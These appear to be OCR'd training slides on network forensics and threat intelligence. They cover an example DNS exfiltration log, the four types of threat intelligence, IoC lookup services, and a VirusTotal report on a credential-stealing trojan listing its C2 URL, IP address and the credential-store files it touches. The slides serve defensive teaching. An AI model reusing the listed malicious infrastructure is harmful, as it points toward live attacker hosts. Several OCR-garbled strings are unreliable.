12-Aug-2018 20:25:54.162 client 10.0.10.19#42044: query: 0enai0\213\212\228X\214c\218\2429\216U6e\212\192\242\201\192FPj\
```

- Would you recognize *Data exfiltration* via DNS? →



enisa

Introduction to Network Forensics

FINAL
VERSION 1.1
AUGUST 2019

www.enisa.europa.eu

European Union Agency For Cybersecurity

Networks • Services • People

Threat Intelligence / IoCs

www.geant.org

Short introduction: (Cyber) Threat Intelligence (TI/CTI)


- Definition by National Cyber Security Centre (NCSC)
  - *“As with traditional intelligence, a core definition is that threat intelligence is information that can aid decisions, with the aim of* ***preventing an attack*** *or* ***decreasing the time taken to discover an attack****.”*
- Four subytpes
  - **Strategic** Threat Intelligence
    - high-level information, consumed at board level / senior decision-makers
    - unlikely to be technical
      - e.g., a report indicating that a particular government is believed to hack into foreign companies who have direct competitors within their own nation
  - **Operational** Threat Intelligence
    - Is about specific impending attacks against the org; is initially consumed by CISO, etc.
    - Usually only governments will have the necessary knowledge about attack groups and their infrastructure to collect this type of intelligence

Threat Intelligence

- **Technical** Threat Intelligence
  - usually built around so-called **Indicators of Compromise (IoC)** such as
    - IP addresses of command-and-control servers (C2 servers)
    - hash sums of malicious files found on a system
    - network artefacts
    - …
  - often has a short lifetime
  - Usually consumed automatically, e.g., through importing feeds
    - Fed into systems like IDS, SIEM, etc.
    - Fed into internal TI databases, such as MISP
  - Of highest value during initial investigations

Threat Intelligence

- **Tactical** Threat Intelligence
  - often referred to as Tactics, Techniques, and Procedures (TTPs)
  - information about how threat actors are conducting attacks and what tools they are typically using
  - May become important during investigations to get a “bigger picture”
    - e.g., an attacker using various tools and exploiting different vulnerabilities in order to successfully compromise multiple hosts operated in different security zones throughout the organisation (**lateral movement**)
  - May also lead to security policy changes in your org
    - e.g., ensure that system logging will capture the use of *PsExec* in the future (as this is being used by Threat Actor xyz a lot)




“Pyramid of Pain”

(David J. Bianco)

Searching for IoCs during an investigation

- So you found that malware sample, saw C2 communication, … What now?
- There’s sooo many “IoC search engines” out there
  - Obviously your favourite search engine(s)
  - VirusTotal (VT)
    - Is not only about scanning suspicious files
    - be careful what you upload, though!
  - Everything (!) from **`abuse.ch`**
  - ~~Even~~ Especially Twitter is a useful source!
- Ready to set up your own MISP instance yet? ;-)

VirusTotal




Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

By submitting data below, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

URL, IP address, domain, or file hash

By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.


VirusTotal



Ad-Aware	IL:Trojan.MSILZilla.11065	ALYac	IL:Trojan.MSILZilla.11065
Avast	Win32:PWSX-gen [Trj]	AVG	Win32:PWSX-gen [Trj]
BitDefender	IL:Trojan.MSILZilla.11065	CrowdStrike Falcon	Win/malicious_confidence_80% (D)
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/MSIL_Kryptik.BHF.gen!Eldorado	DrWeb	Trojan.Inject4.20507
Elastic	Malicious (high Confidence)	Emsisoft	IL:Trojan.MSILZilla.11065 (B)
eScan	IL:Trojan.MSILZilla.11065	ESET-NOD32	A Variant Of MSIL/Kryptik.ADNU
FireEye	Generic.mg.b378fd54db06d3ab	Fortinet	MSIL/Kryptik.ADNU!tr
GData	IL:Trojan.MSILZilla.11065	Ikarus	Trojan.MSIL.Inject
Kaspersky	HEUR:Trojan-Spy.MSIL.Noon.gen	Malwarebytes	Malware.AI.1196188748
MAX	Malware (ai Score=88)	MaxSecure	Trojan.Malware.300983.susgen
McAfee-GW-Edition	BehavesLike.Win32.Generic.dc	Microsoft	Trojan:Win32/Sabsik.FL.B!ml
Panda	Trj/GdSda.A	SecureAge APEX	Malicious

```
d0ac8819e7e6949064b5012d24f92d84e85ac358ec3b1e58a72a5da2e671647a
```

VirusTotal



Contacted URLs ⓘ

Scanned	Detections	Status	URL
2021-11-24	20 / 93	404	http://secure01-redirect.net/gb3/fre.php

Contacted Domains ⓘ

Domain	Detections	Created	Registrar
secure01-redirect.net	19 / 90	2021-09-11	-

Contacted IP Addresses ⓘ

IP	Detections	Autonomous System	Country
94.142.141.236	1 / 90	35196	RU
192.168.0.1	0 / 90	-	-


Execution Parents ⓘ


Scanned	Detections	Type	Name
2021-11-24	28 / 68	Win32 EXE	vbc.exe
2021-11-25	22 / 58	MS Word Document	PURCHASE_ORDER.xlsx

Dropped Files ⓘ

	Scanned	Detections	File type	Name
⌄	2021-11-23	0 / 58	JavaScript	4474ED.lck
⌄	2021-11-24	28 / 68	Win32 EXE	vbc.exe
⌄	?	?	file	859ffdca62ee0971821a4b2dedfc023d0f9a02139

VirusTotal





Network Communication

DNS Resolutions

```
– secure01-redirect.net
    94.142.141.236
+ —‹‹¿ÅÐÐŒšœŠ¿šÏÌÒ¿š›–¿šœ‹Ñ'š‹Ð˜¿ÌÐ™¿šÑ¿—¿
```

IP Traffic


```
94.142.141.236:80 (TCP)
```

File System Actions

Files Deleted

```
%USERPROFILE%\AppData\Local\Microsoft\Vault\UserProfileRoaming\Latest.dat
%USERPROFILE%\AppData\Roaming\Microsoft\Crypto\RSA\%SID%\8e242ff6c93da3e3e7d17eea504
%USERPROFILE%\AppData\Roaming\CF2FCD\D8F31E.lck
```

VirusTotal



